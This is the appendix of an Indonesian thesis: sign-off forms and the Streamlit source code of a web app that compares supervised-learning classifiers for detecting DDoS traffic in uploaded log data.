	FORMULIR PROSEDUR	No. FP	F.PPd.4.07-L.2
	SURAT KETERANGAN SELESAI BIMBINGAN SKRIPSI	Revisi	3
		Tanggal	21.12. 2017
		Halaman	1/1

JURUSAN TEKNIK ELEKTRO	SURAT KETERANGAN SELESAI BIMBINGAN SKRIPSI

Kepada :
Yth. Kaprodi / Ketua Jurusan

Yang bertanda tangan dibawah ini, Pembimbing I dan II menerangkan bahwa :

NO	Nama	NIM	Kelas
1	Muhammad Rafli	4.33.20.1.18	TI-4B

Dengan judul Skripsi :

"Rancang Aplikasi Prediksi Serangan Distributed Denial of Service (DDoS) Menggunakan Klasifikasi Algoritma Supervised Learning Berbasis Web Streamlit"

Benar – benar telah menyelesaikan pembuatan Skripsi dan siap untuk melakukan ujian wawancara.

Semarang, 11 Juli 2024

Pembimbing I

Kuwat Santoso, S.Kom., M.Kom.

NIP. 198407192019031008

Pembimbing II

Prayitno, S.ST., M.T., Ph.D.

NIP. 198504102014041002

LAMPIRAN 4 LEMBAR REVISI SKRIPSI

	REVISI SKRIPSI	No. FP	F.PPd.4.08-L3
		Revisi	3
		Tanggal	21.12.2017
		Halaman	1 / 1

Yang bertanda tangan di bawah ini, Penguji I/II/III menerangkan bahwa:

No.	Nama	NIM	Kelas
1	Muhammad Rafli	4.33.20.1.18	TI-4B

Dengan judul Skripsi:

Rancangan Aplikasi Prediksi Serangan *Distributed Denial of Service (DDoS)* Menggunakan Klasifikasi Algoritma *Supervised Learning* Berbasis Web *Streamlit*

Benar-benar telah melaksanakan revisi skripsi. Surat keterangan ini dapat dipergunakan sebagaimana mestinya.

Semarang, 16 Juli 2024

Penguji I,	Penguji II,	Penguji III,
Idhawati Hestiningsih, S.Kom., M.Kom.	Nursetio Baya Aji, S.Kom., M.Kom.	Wiktasari, S.T., M.Kom.
NIP.197711192008012013	NIP.199107302019031010	NIP. 198703272019032012

LAMPIRAN 5 KODE PROGRAM

```
import pandas as pd
from sklearn.exceptions import UndefinedMetricWarning
from sklearn.tree import DecisionTreeClassifier
from sklearn.svm import SVC
from sklearn.neighbors import KNeighborsClassifier
from sklearn.linear_model import LogisticRegression
from sklearn.neural_network import MLPClassifier
from sklearn.model_selection import train_test_split,
cross_val_score, StratifiedKFold
from sklearn.metrics import accuracy_score, classification_report,
precision_score, recall_score, f1_score, confusion_matrix
from sklearn.preprocessing import LabelEncoder
import matplotlib.pyplot as plt
import seaborn as sns
import warnings
import streamlit as st
import numpy as np
import time

warnings.filterwarnings("ignore", category=UndefinedMetricWarning)

# Title of the Streamlit app
st.title("Klasifikasi Supervised Learning")

# Sidebar dengan tiga opsi
option = st.sidebar.selectbox(
    'Pilih opsi di sidebar',
    ('Upload CSV', 'Penjelasan', 'Report', 'Pembandingan', 'Hasil')
)

# Sidebar pertama: Upload CSV
if option == 'Upload CSV':
    st.sidebar.subheader('Upload CSV File')
    data_file = st.sidebar.file_uploader("Upload CSV file",
type=["csv"])

    if data_file is not None:
        data = pd.read_csv(data_file)
        st.write("Loaded Data:")
        st.write(data)
```

```
        # Encode categorical features
        data = data.apply(LabelEncoder().fit_transform)

        # Identify the target variable
        target_variable = 'Category'

        # Identify the features (columns) to be used for prediction
        features = ['Event Name','Low Level Category', 'Log Source',
'Time', 'Source IP', 'Event Count', 'Source Port', 'Destination']


        # Split the data into features (X) and target (y)
        X = data[features]
        y = data[target_variable]

        # Check the mapping of the LabelEncoder
        label_encoder = LabelEncoder()
        label_encoder.fit(data['Category'])
        label_mapping = {int(k): int(v) for k, v in
zip(label_encoder.classes_,
label_encoder.transform(label_encoder.classes_))}
        st.write("Label Mapping:")
        st.write(label_mapping)

        # Split the data into training and testing sets with all
features
        X_train, X_test, y_train, y_test = train_test_split(X, y,
test_size=0.2, random_state=42, stratify=y)

        # Dropdown menu for classifier selection
        classifier_name = st.selectbox(
            'Select Classifier',
            ('Decision Tree', 'SVM', 'KNN', 'Logistic Regression',
'MLP')
        )

        # Slider for hyperparameter tuning
        param = st.slider("Select parameter for classifier", 1, 1000,
535)

        # Initialize the classifier based on user selection
        if classifier_name == 'Decision Tree':
```

```
            classifier =
DecisionTreeClassifier(min_samples_split=param)
        elif classifier_name == 'SVM':
            classifier = SVC(coef0=param)
        elif classifier_name == 'KNN':
            classifier = KNeighborsClassifier(leaf_size=param)
        elif classifier_name == 'Logistic Regression':
            classifier = LogisticRegression(max_iter=param)
        elif classifier_name == 'MLP':
            classifier = MLPClassifier(epsilon=param)

        # Perform 3-fold stratified cross-validation
        stratified_kfold = StratifiedKFold(n_splits=3)
        scores = cross_val_score(classifier, X_train, y_train,
cv=stratified_kfold)
        st.write(f"Cross-Validation Scores: {scores}")
        st.write(f"Average Cross-Validation Score:
{scores.mean():.2f}")

        # Show progress bar for fitting the model
        st.write("Fitting the model to the training data...")
        progress_bar = st.progress(0)
        num_trainings = 100

        for percent_complete in range(num_trainings):
            progress_bar.progress(percent_complete + 1)

        # Fit the model to the training data
        classifier.fit(X_train, y_train)
        st.write("Training completed")

        # Make predictions on the testing data
        y_pred = classifier.predict(X_test)

        # Decode the numeric predictions back to original categorical
values (optional)
        y_pred_decoded = label_encoder.inverse_transform(y_pred)
        y_test_decoded = label_encoder.inverse_transform(y_test)

        # Calculate the accuracy score with iteration count
        iteration_count = 100  # Set a fixed number of iterations
        accuracy_values = []
```

```
        start_time = time.time()

        for _ in range(iteration_count):
            accuracy_values.append(accuracy_score(y_test, y_pred))

        end_time = time.time()

        average_accuracy = np.mean(accuracy_values)
        elapsed_time = end_time - start_time

        st.write(f"Test Accuracy after {iteration_count} iterations:
{average_accuracy:.2f}")
        st.write(f"Time taken for accuracy calculation:
{elapsed_time:.2f} seconds")

        # Calculate precision, recall, and F1-score
        precision = precision_score(y_test, y_pred,
average='weighted')
        recall = recall_score(y_test, y_pred, average='weighted')
        f1 = f1_score(y_test, y_pred, average='weighted')
        st.write(f"Precision: {precision:.2f}")
        st.write(f"Recall: {recall:.2f}")
        st.write(f"F1-score: {f1:.2f}")

        # Print the classification report with decoded labels
        st.write("Classification Report:")
        st.text(classification_report(y_test_decoded, y_pred_decoded,
zero_division='warn'))

        # Compute the confusion matrix
        conf_matrix = confusion_matrix(y_test, y_pred,
normalize='true')

        # Plot the heatmap for the confusion matrix
        fig, ax = plt.subplots(figsize=(10, 7))
        sns.heatmap(conf_matrix, annot=True, fmt='.2f',
xticklabels=label_encoder.classes_,
yticklabels=label_encoder.classes_, cmap='Blues', ax=ax)
        ax.set_title('Confusion Matrix Heatmap')
        ax.set_xlabel('Predicted Label')
        ax.set_ylabel('True Label')
        st.pyplot(fig)
```

```
        # Create a correlation matrix
        corr_matrix = data.corr()

        # Plot the heatmap for the correlation matrix
        fig, ax = plt.subplots(figsize=(12, 10))
        sns.heatmap(corr_matrix, annot=True, cmap='coolwarm',
linewidths=.5, ax=ax)
        ax.set_title('Correlation Matrix Heatmap')
        st.pyplot(fig)

        # Plot the test accuracy over iterations
        fig, ax = plt.subplots()
        ax.plot(range(iteration_count), accuracy_values, label='Test
Accuracy per Iteration', marker='o')
        ax.set_xlabel('Iteration')
        ax.set_ylabel('Accuracy')
        ax.set_title('Test Accuracy Line Plot')
        ax.legend()
        st.pyplot(fig)
# Sidebar kedua: Penjelasan
elif option == 'Penjelasan':
    #st.sidebar.subheader('Penjelasan')
    st.sidebar.image('gambar.png')
    st.sidebar.write('Ciri-ciri terkena DDoS')
    st.sidebar.write('1. Lalu Lintas Jaringan yang Tidak Biasa:
Peningkatan drastis dalam lalu lintas jaringan yang tidak dapat
dijelaskan oleh aktivitas pengguna normal. Lalu lintas ini biasanya
berasal dari berbagai sumber IP yang berbeda.')
    st.sidebar.write('2. Penurunan Kinerja Server: Server mungkin
menjadi sangat lambat atau tidak responsif. Pengguna mungkin
mengalami waktu muat halaman yang lama atau tidak dapat mengakses
layanan sama sekali.')
    st.sidebar.write('3. Koneksi yang Tidak Biasa: Peningkatan tajam
dalam jumlah koneksi aktif, terutama dari alamat IP yang tidak
dikenal atau dari berbagai lokasi geografis yang tidak biasa.')

    st.write("Pengelompokkan banyak data :")
    st.write("DDos = 300 dan Normal = 300")
    total_dataset = 600
    jumlah_virus = 300
    jumlah_normal = 300

    persentase_virus = (jumlah_virus / total_dataset) * 100
```

```
    persentase_normal = (jumlah_normal / total_dataset) * 100

    st.write(f"Persentase kata virus adalah {persentase_virus:.2f}%
dari total dataset.")
    st.write(f"Persentase kata normal adalah {persentase_normal:.2f}%
dari total dataset.")

    # Data untuk pie chart
    labels = ['DDoS', 'Normal']
    sizes = [persentase_virus, persentase_normal]
    colors = ['red', 'green']
    explode = (0.1, 0)  # memisahkan irisan pertama (Virus)

    # Membuat pie chart
    fig, ax = plt.subplots(figsize=(14, 8))
    ax.pie(sizes, explode=explode, labels=labels, colors=colors,
autopct='%1.1f%%', shadow=True, startangle=140)
    ax.axis('equal')  # Menjaga pie chart berbentuk lingkaran
    ax.set_title('Persentase Virus dan Normal dalam Dataset')
    st.pyplot(fig)

# Sidebar ketiga: Lainnya
elif option == 'Report':
    st.sidebar.subheader('Data Rekap Evaluation Metrics')
    st.sidebar.write('Berdasarkan rekap dari 5 Algoritma :')
    st.sidebar.write('1. Decision Tree')
    st.sidebar.write('2. Support Vector Machine (SVM)')
    st.sidebar.write('3. K-Nearest Neighbors (K-NN)')
    st.sidebar.write('4. Logistic Regression')
    st.sidebar.write('5. Neural Network MLP')

    # Dummy data untuk contoh grafik line
    results = {
    "Decision Tree": {
        "params": [1, 2, 3, 4],
        #"Average Cross-Validation Score": [0.99, 0.50],
        'Test Accuracy': ['50%', '50%', '50%', '50%'],
        'Precision': ['25%', '25%', '25%', '25%'],
        'Recall': ['50%', '50%', '50%', '50%'],
        'F1-score': ['33%', '33%', '33%', '33%']
    },
    "SVM": {
        "params": [1, 2],
```

```
        #"Average Cross-Validation Score": [0.99, 0.97],
        'Test Accuracy': ['98%', '98%'],
        'Precision': ['98%', '98%'],
        'Recall': ['98%', '98%'],
        'F1-score': ['98%', '98%']
    },
    "K-NN": {
        "params": [1, 2],
        #"Average Cross-Validation Score": [0.99, 0.99],
        'Test Accuracy': ['99%', '99%'],
        'Precision': ['99%', '99%'],
        'Recall': ['99%', '99%'],
        'F1-score': ['99%', '99%']
    },
    "Logistic Regression": {
        "params": [1, 2, 3, 4],
        #"Average Cross-Validation Score": [0.97, 0.92],
        'Test Accuracy': ['95%', '94%', '93', '93'],
        'Precision': ['95%', '95%', '94%', '95%'],
        'Recall': ['95%', '94%', '93%', '95%'],
        'F1-score': ['95%', '94%', '93%', '95%']
    },
    "Neural Network (MLP)": {
        "params": [1, 2, 3, 4],
        #"Average Cross-Validation Score": [0.98, 0.96],
        'Test Accuracy': ['93%', '97%', '83%', '92%'],
        'Precision': ['93%', '98%', '86%', '93%'],
        'Recall': ['93%', '97%', '83%', '92%'],
        'F1-score': ['92%', '97%', '83%', '92%'],
    }
    }

# Fungsi untuk membuat grafik line gabungan
    def plot_combined_results(results, metric):
        fig, ax = plt.subplots(figsize=(14, 8))
        for algorithm_name, result in results.items():
            ax.plot(result["params"], result[metric], marker='o',
label=f"{algorithm_name}")
        ax.set_title(f'{metric} Comparison')
        ax.set_xlabel('Parameter')
        ax.set_ylabel(metric)
        ax.legend()
        ax.grid(True)
```

```
        return fig

# Daftar metrik yang akan diplot
    metrics = ["Test Accuracy", "Precision", "Recall", "F1-score"]

# Plot gabungan untuk setiap metrik
    for metric in metrics:
        st.write(f'### {metric} Comparison')
        fig = plot_combined_results(results, metric)
        st.pyplot(fig)


# Sidebar keempat: Lainnya
elif option == 'Pembandingan':
    st.sidebar.subheader('Data Rekap Pembandingan dengan 2 skenario
(80:20) dan (70:30)')
    st.sidebar.write('Dengan 5 Algoritma dan masing-masing parameter
:')
    st.sidebar.write('1. Decision Tree = min_samples_split dan
min_samples_leaf')
    st.sidebar.write('2. Support Vector Machine (SVM) = C dan coef0')
    st.sidebar.write('3. K-Nearest Neighbors (K-NN) = leaf_size dan
n_neighbors')
    st.sidebar.write('4. Logistic Regression = tol dan max_iter')
    st.sidebar.write('5. Neural Network MLP = epsilon dan max_iter')

    # Fungsi untuk membuat grafik gabungan
    def plot_combined_metrics(data_80_20, data_70_30, title):
        fig, ax = plt.subplots()
        for metric in ['Test Accuracy', 'Precision', 'Recall', 'F1-
Score']:
            ax.plot(data_80_20['Parameters'], data_80_20[metric],
marker='o', label=f'{metric} (80:20)')
            ax.plot(data_70_30['Parameters'], data_70_30[metric],
marker='x', label=f'{metric} (70:30)')
        ax.set_title(title)
        ax.set_xlabel('Parameter')
        ax.set_ylabel('Value (%)')
        ax.legend()
        st.pyplot(fig)

    # Data untuk setiap classifier
    data_decision_tree_80_20 = {
```

```
        'Parameters': ['min_samples_split', 'min_samples_leaf'],
        'Test Accuracy': [50, 50],
        'Precision': [25, 25],
        'Recall': [50, 50],
        'F1-Score': [33, 33]
    }
    data_decision_tree_70_30 = {
        'Parameters': ['min_samples_split', 'min_samples_leaf'],
        'Test Accuracy': [50, 50],
        'Precision': [25, 25],
        'Recall': [50, 50],
        'F1-Score': [33, 33]
    }

    data_svm_80_20 = {
        'Parameters': ['C', 'coef0'],
        'Test Accuracy': [98, 98],
        'Precision': [98, 98],
        'Recall': [98, 98],
        'F1-Score': [98, 98]
    }
    data_svm_70_30 = {
        'Parameters': ['C', 'coef0'],
        'Test Accuracy': [99, 99],
        'Precision': [99, 99],
        'Recall': [99, 99],
        'F1-Score': [99, 99]
    }

    data_knn_80_20 = {
        'Parameters': ['leaf_size', 'n_neighbors'],
        'Test Accuracy': [99, 97],
        'Precision': [99, 98],
        'Recall': [99, 97],
        'F1-Score': [99, 97]
    }
    data_knn_70_30 = {
        'Parameters': ['leaf_size', 'n_neighbors'],
        'Test Accuracy': [99, 98],
        'Precision': [99, 98],
        'Recall': [99, 98],
        'F1-Score': [99, 98]
    }
```

```
    data_logreg_80_20 = {
        'Parameters': ['tol (1)', 'tol (2)', 'max_iter (1)',
'max_iter (2)'],
        'Test Accuracy': [95, 94, 93, 95],
        'Precision': [95, 95, 94, 95],
        'Recall': [95, 94, 93, 95],
        'F1-Score': [95, 94, 93, 95]
    }
    data_logreg_70_30 = {
        'Parameters': ['tol (1)', 'tol (2)', 'max_iter (1)',
'max_iter (2)'],
        'Test Accuracy': [96, 94, 94, 94],
        'Precision': [96, 95, 95, 95],
        'Recall': [96, 94, 94, 94],
        'F1-Score': [96, 94, 94, 94]
    }

    data_nn_80_20 = {
        'Parameters': ['epsilon (1)', 'epsilon (2)', 'max_iter (1)',
'max_iter (2)'],
        'Test Accuracy': [93, 97, 83, 92],
        'Precision': [93, 98, 86, 93],
        'Recall': [93, 97, 83, 92],
        'F1-Score': [92, 97, 83, 92]
    }
    data_nn_70_30 = {
        'Parameters': ['epsilon (1)', 'epsilon (2)', 'max_iter (1)',
'max_iter (2)'],
        'Test Accuracy': [90, 97, 83, 97],
        'Precision': [90, 97, 88, 97],
        'Recall': [90, 97, 83, 97],
        'F1-Score': [90, 97, 83, 97]
    }

    # Plot untuk Decision Tree
    st.subheader('1. Decision Tree')
    plot_combined_metrics(data_decision_tree_80_20,
data_decision_tree_70_30, 'Decision Tree')

    # Plot untuk SVM
    st.subheader('2. Support Vector Machine')
```

```
    plot_combined_metrics(data_svm_80_20, data_svm_70_30, 'Support
Vector Machine')

    # Plot untuk K-NN
    st.subheader('3. K-Nearest Neighbor')
    plot_combined_metrics(data_knn_80_20, data_knn_70_30, 'K-Nearest
Neighbor')

    # Plot untuk Logistic Regression
    st.subheader('4. Logistic Regression')
    plot_combined_metrics(data_logreg_80_20, data_logreg_70_30,
'Logistic Regression')

    # Plot untuk Neural Network
    st.subheader('5. Neural Network')
    plot_combined_metrics(data_nn_80_20, data_nn_70_30, 'Neural
Network')


# Sidebar kelima: Pembandingan
if option == 'Hasil':

    st.sidebar.write('Peneliti ingin membandingkan parameter dari
setiap algoritma.')
    st.sidebar.write('1. Decision Tree')
    st.sidebar.write('2. Support Vector Machine (SVM)')
    st.sidebar.write('3. K-Nearest Neighbors (K-NN)')
    st.sidebar.write('4. Logistic Regression')
    st.sidebar.write('5. Neural Network MLP')

    # Data for comparison
    data_saya1 = {
        'Algoritma Supervised Learning': ['Decision Tree', 'SVM', 'K-
NN', 'Logistic Regression', 'Neural Network '],
        'Parameter': ['min_samples_split dan min_samples_leaf', 'C
dan coef0', 'leaf_size', 'tol', 'epsilon'],
        'Test Accuracy': ['50%', '98%', '99%', '95%', '97%'],
        'Precision': ['25%', '98%', '99%', '95%', '98%'],
        'Recall': ['50%', '98%', '99%', '95%', '97%'],
        'F1-score': ['33%', '98%', '99%', '95%', '97%'],
    }
    df_saya1 = pd.DataFrame(data_saya1)
```

```
    st.subheader("Hasil Terbaik dari Seluruh Model")
    st.dataframe(df_saya1)

    # Convert percentage strings to float
    df_saya1['Test Accuracy'] = df_saya1['Test
Accuracy'].str.rstrip('%').astype('float') / 100.0
    df_saya1['Precision'] =
df_saya1['Precision'].str.rstrip('%').astype('float') / 100.0
    df_saya1['Recall'] =
df_saya1['Recall'].str.rstrip('%').astype('float') / 100.0
    df_saya1['F1-score'] = df_saya1['F1-
score'].str.rstrip('%').astype('float') / 100.0

    # Create bar chart for Test Accuracy, Precision, Recall, and F1-
score
    fig, ax = plt.subplots(figsize=(12, 8))
    bar_width = 0.2
    index = np.arange(len(df_saya1))

    bar1 = plt.bar(index, df_saya1['Test Accuracy'], bar_width,
label='Test Accuracy')
    bar2 = plt.bar(index + bar_width, df_saya1['Precision'],
bar_width, label='Precision')
    bar3 = plt.bar(index + 2 * bar_width, df_saya1['Recall'],
bar_width, label='Recall')
    bar4 = plt.bar(index + 3 * bar_width, df_saya1['F1-score'],
bar_width, label='F1-score')

    plt.xlabel('Models')
    plt.ylabel('Scores')
    plt.title('Performance Metrics for Various Models')
    plt.xticks(index + bar_width * 1.5, df_saya1['Algoritma
Supervised Learning'])
    plt.legend()

    st.pyplot(fig)


# Footer dengan warna biru tua
footer_html = """
    <style>
    .footer {
        position: fixed;
```

```
        left: 0;
        bottom: 0;
        width: 100%;
        background-color: #003366;
        color: white;
        text-align: center;
        padding: 10px;
    }
    </style>
    <div class="footer">
        Halo saya Muhammad Rafli, mahasiswa tingkat akhir di
Politeknik Negeri Semarang
    </div>
    """
st.markdown(footer_html, unsafe_allow_html=True)
```